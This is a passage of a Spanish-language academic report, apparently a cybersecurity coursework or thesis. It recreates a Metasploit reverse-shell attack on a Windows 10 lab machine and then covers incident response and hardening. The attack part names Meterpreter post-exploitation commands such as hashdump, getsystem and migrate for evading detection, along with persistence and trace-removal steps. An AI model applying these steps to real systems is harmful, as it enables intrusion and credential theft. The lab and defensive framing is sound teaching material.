
Fuente. Autor

En la Figura 16, se ha establecido con éxito la shell reversa. En este punto, el administrador del sistema comprometido también ha ejecutado un archivo .exe previamente configurado, lo que abre una puerta para el control remoto de la máquina, permitiendo así tomar el control total de la misma.

Ahora, el atacante utiliza los diversos comandos disponibles en Meterpreter para navegar por la máquina y ejecutar sus acciones. En la Figura 17, se muestra la

información del sistema comprometido obtenida con el comando **sysinfo**, la cual coincide con la información obtenida desde el propio sistema, confirmando así que tenemos el control del equipo.


Figura 17 Obteniendo información del equipo vulnerado



Fuente. Autor

Otros comandos que se pueden emplear son **pwd** para conocer el directorio o ruta en la cual estamos y el comando **ls** para listar los archivos del equipo, tal como se muestra en la figura 18.

Figura 18 Visualizando archivos del equipo de la víctima desde el equipo atacante




Fuente. Autor

Otros comandos, como **ipconfig**, le permiten al atacante obtener información sobre las interfaces y los datos de red, como se muestra en la figura 19. Asimismo, **cat** permite visualizar el contenido de un archivo, mientras que **ps** muestra los procesos en ejecución en el equipo. Otros comandos pueden ser **getsystem** para intentar obtener privilegios de sistema en el sistema comprometido, **hashdump** permite los hashes de contraseñas almacenados en el sistema comprometido.

Uno de los comandos que puede ser más útiles en el ataque es el **migrate**, ya que permite cambiar el proceso Meterpreter a otro proceso en ejecución para evitar la detección evadiendo defensas y generando persistencia en el sistema.


Figura 19 Comando Ipconfig Meterpreter



Fuente. Autor

Para obtener más detalles sobre los comandos disponibles en Meterpreter, se puede ejecutar el comando **help**. Este desplegará una lista de los diferentes comandos disponibles en la herramienta, junto con una breve descripción de cada uno, tal como se muestra en la figura 20.

Figura 20 Comando help meterpreter



Fuente. Autor

Una vez que el atacante ha obtenido acceso al equipo, puede emplear técnicas de persistencia, como la ejecución automática en el arranque o inicio de sesión (Boot or Logon Autostart Execution)[15], donde ajusta la configuración para que un programa se inicie automáticamente al encender el equipo. También puede programar la ejecución periódica del archivo .exe mediante una tarea programada (Scheduled Task/Job)[16], entre otras acciones.

Después de que el atacante haya completado sus acciones en el equipo comprometido, puede eliminar el payload utilizando el comando del


[15] MITRE ATT&CK® [página web]. Boot Or Logon Autostart Execution, Technique T1547. [Consultado el 19, marzo, 2024]. Disponible en: https://attack.mitre.org/techniques/T1547/.

[16] MITRE ATT&CK® [página web]. Scheduled Task/Job, Technique T1053. [Consultado el 19, marzo, 2024]. Disponible en: https://attack.mitre.org/techniques/T1053/.

PoC_1118574440.exe, con el objetivo de borrar cualquier rastro o evidencia de su presencia.

La recreación del ataque en el equipo con sistema operativo Windows permitió determinar que el atacante estableció una shell reversa utilizando una carga útil que fue entregada a través de WhatsApp al administrador del equipo. Posteriormente, el atacante ejecutó Metasploit y se puso a la escucha para identificar cuándo la víctima se conectaría, lo que le otorgaría el control total del equipo. Además, al tener los sistemas de defensa desactivados en el equipo, la carga útil se descargó sin inconvenientes, si los sistemas de defensa estuvieran activos, la descarga del archivo se habría bloqueado al ser catalogado como un virus, como se muestra en la Figura 21.

Figura 21 Descarga del payload con los sistemas de defensa activos en el equipo



Fuente. Autor

2.4 ETAPA 4: CONTENCIÓN DE ATAQUES INFORMÁTICOS

2.4.1 ¿Ante un ataque informático en tiempo real usted como experto en Ciberseguridad qué pasos toma para identificar dicho ataque?

Ante un ataque, es importante obtener un contexto de lo sucedido y del comportamiento que se está presentando en el activo afectado. Por lo tanto, es fundamental dialogar con el administrador del sistema o el personal involucrado para recabar información relevante. Una vez que se cuenta con un contexto, se pueden llevar a cabo las siguientes acciones de manera más efectiva.

- Analizar el archivo que el administrador descargó de WhatsApp y ejecutó es fundamental para identificar su hash y realizar un análisis estático y dinámico en un entorno controlado. Esto nos permitirá comprender su comportamiento y las acciones que realiza, como conexiones hacia IP específicas, consultas a URL's para establecer comando y control, entre otros aspectos. Estos hallazgos son importantes para determinar de manera más rápida y eficiente los bloqueos que deberían configurar a nivel de firewall, así como otras acciones para contención del ataque.

- Recopilar información de los registros del equipo, como los logs de application, security, system, entre otros que se pueden encontrar en el Event Viewer del equipo o en herramienta de recolección de registro como lo puede ser un Security Information and Event Management - SIEM si se tiene la integración entre el equipo y la solución.

- Revisar el estado de los sistemas de defensa del equipo, incluyendo el Firewall de Windows y Windows Defender, para verificar posibles

notificaciones de amenazas. Dado que estos estaban desactivados, es importante activarlos para identificar posibles amenazas o archivos sospechosos, así como realizar un escaneo de amenazas.

- Tomar capturas de tráfico para identificar posibles conexiones sospechosas que podrían indicar actividades de movimiento lateral o comando y control. Dado los eventos que se presentaron, es un indicio de que alguien accedió al equipo, y analizar el tráfico podría proporcionar pistas adicionales sobre la naturaleza y el alcance del incidente.

- Aislar el equipo para realizar las debidas acciones de mitigación y restauración del sistema, con esto también se pretende evitar que el atacante pueda hacer movimientos laterales en la red de la organización llegando a comprometer otros activos.

2.4.2 Pasos para recuperar el sistema ante el evento del payload y hardenizar el equipo.

La hardenización se define como el proceso de fortalecimiento de un sistema informático, red, dispositivo o aplicación mediante la implementación de medidas de seguridad que pueden llegar a ser estrictas, con el objetivo de reducir la exposición a vulnerabilidades y ataques cibernéticos. Entre las medidas de hardenización se incluyen:


- Actualizaciones y aplicación de parches.
- Restringir el acceso al activo a usuarios específicos.
- Cifrado de datos.
- Monitoreo y auditorias continuas.

- Aplicar configuraciones seguras.

Teniendo en cuenta lo ocurrido con el equipo Windows 10, es importante para subsanar el sistema del ataque del payload aislar el equipo y realizar las siguientes acciones:

Activar los sistemas de defensa del equipo, subiendo el firewall y el Windows defender, como se muestra en la figura 22.


Figura 22 Activación de los sistemas de seguridad del equipo



Fuente. Autor

Restaurar el último respaldo de información disponible es importante para recuperar archivos o documentos que el atacante pueda haber alterado, ya sea eliminándolos o modificando su contenido. Suponiendo que se cuente con el respaldo y que se haya aplicado correctamente, se espera ver algo similar a lo mostrado en la figura 23, donde se evidencian archivos que pueden ser importantes.

Figura 23 Restauración del backup de información más reciente




Fuente. Autor

Los respaldos de información son vitales para una rápida recuperación frente a incidentes como el ransomware, amenaza que cifra los archivos del equipo. Por lo tanto, en seguridad informática, es esencial contar con una política sólida que determine con qué frecuencia se deben realizar estos respaldos y cómo se deben gestionar. Esto incluye decisiones sobre dónde se almacenarán los respaldos y quién será responsable de su administración.

Realizar un análisis de vulnerabilidades es fundamental para identificar las brechas de seguridad y aplicar las actualizaciones y parches pertinentes que las cierren. Adicional, llevar a cabo un escaneo de amenazas para detectar posibles riesgos, como se muestra en la figura 24. En la figura 24, se evidencia la necesidad de reiniciar el equipo para aplicar el KB5035845. Aplicar los diferentes

KB y parches proporcionados por los fabricantes y proveedores de los productos es esencial para garantizar un nivel superior de seguridad en las máquinas.


Figura 24 Análisis de actualizaciones disponibles y amenazas presentes en el equipo



Fuente. Autor

Otras acciones adicionales que pueden aumentar la seguridad del equipo incluyen bloquear la IP del atacante mediante la creación de reglas de entrada y salida de tráfico en el firewall o bloquear el puerto 443 (figura 25), revisar los usuarios que tienen acceso al equipo y sus privilegios, realizar un cifrado de disco duro e instalar soluciones de seguridad adicionales como agentes antivirus o herramientas más avanzadas.

Figura 25 Reglas de bloqueo hacia la IP atacante




Fuente. Autor

Adicional, es importante bloquear el hash y otros indicadores de compromiso que se puedan obtener mediante el análisis del ejecutable malicioso. Por lo tanto, se realiza un análisis rápido del ejecutable.

Para realizar el análisis, se descarga el ejecutable en un entorno de tipo sandbox y se extrae su hash, tal como se muestra en la figura 26, hay otros métodos para obtener el hash y es cargándolo a herramientas como AnyRun o VirusTotal. Este hash se puede utilizar para verificar en herramientas como VirusTotal si algunos proveedores de seguridad han identificado el archivo como una amenaza. Es importante tener en cuenta que, si hay alguna modificación en el contenido del ejecutable, el hash también cambiará, lo que dificulta su bloqueo ya que no será reconocido.


Figura 26 Identificando el hash SHA-256 del archivo sospechoso



Fuente. Autor

Al subir el archivo a herramientas como VirusTotal, se evidencia que 57 de 73 proveedores de seguridad identifican el archivo como malicioso y lo categoriza como un troyano o backdoor (Figura 27), la amenaza identificada es trojan.metasploit/rozena. Con estos datos básicos, se puede bloquear el hash del archivo teniendo en cuenta que es malicioso afectando la seguridad del equipo, así como la confidencialidad, integridad y disponibilidad de la información que este almacena.

Figura 27 Analizando el .exe con VirusTotal



Fuente. Autor

Un malware de tipo puerta trasera (backdoor) es capaz de abrir una conexión de shell remota, es decir, se establece una conexión desde la máquina victima hacia la máquina del atacante.

2.4.3 ¿qué diferencia existen entre los equipos Blue Team y Red Team con el Purple Team y equipos de respuesta a incidentes informáticos?

Cuando mencionamos al equipo Blue Team, nos enfocamos en la detección de eventos que puedan ser indicios de que una amenaza está intentando comprometer los activos de la organización o que ya está presente en ellos, realizando acciones en beneficio del atacante. Del mismo modo, cuando hablamos del Red Team, nos referimos a aquellos especialistas en el área que intentan vulnerar los activos y penetrar en la infraestructura tecnológica de la organización, aprovechando vulnerabilidades o fallos en los sistemas lo que es igual a simular un ataque.

Ahora bien, el equipo Purple Team busca combinar lo mejor de los equipos mencionados anteriormente, fusionando componentes de detección de eventos e incidentes, así como el aprovechamiento de la explotación de vulnerabilidades y brechas[17]. El objetivo es suplir las falencias que cada equipo puede tener por separado y así garantizar y maximizar la seguridad de la organización, conservando dos enfoques importantes: el defensivo (detección y defensa) y el ofensivo (emular ataques).

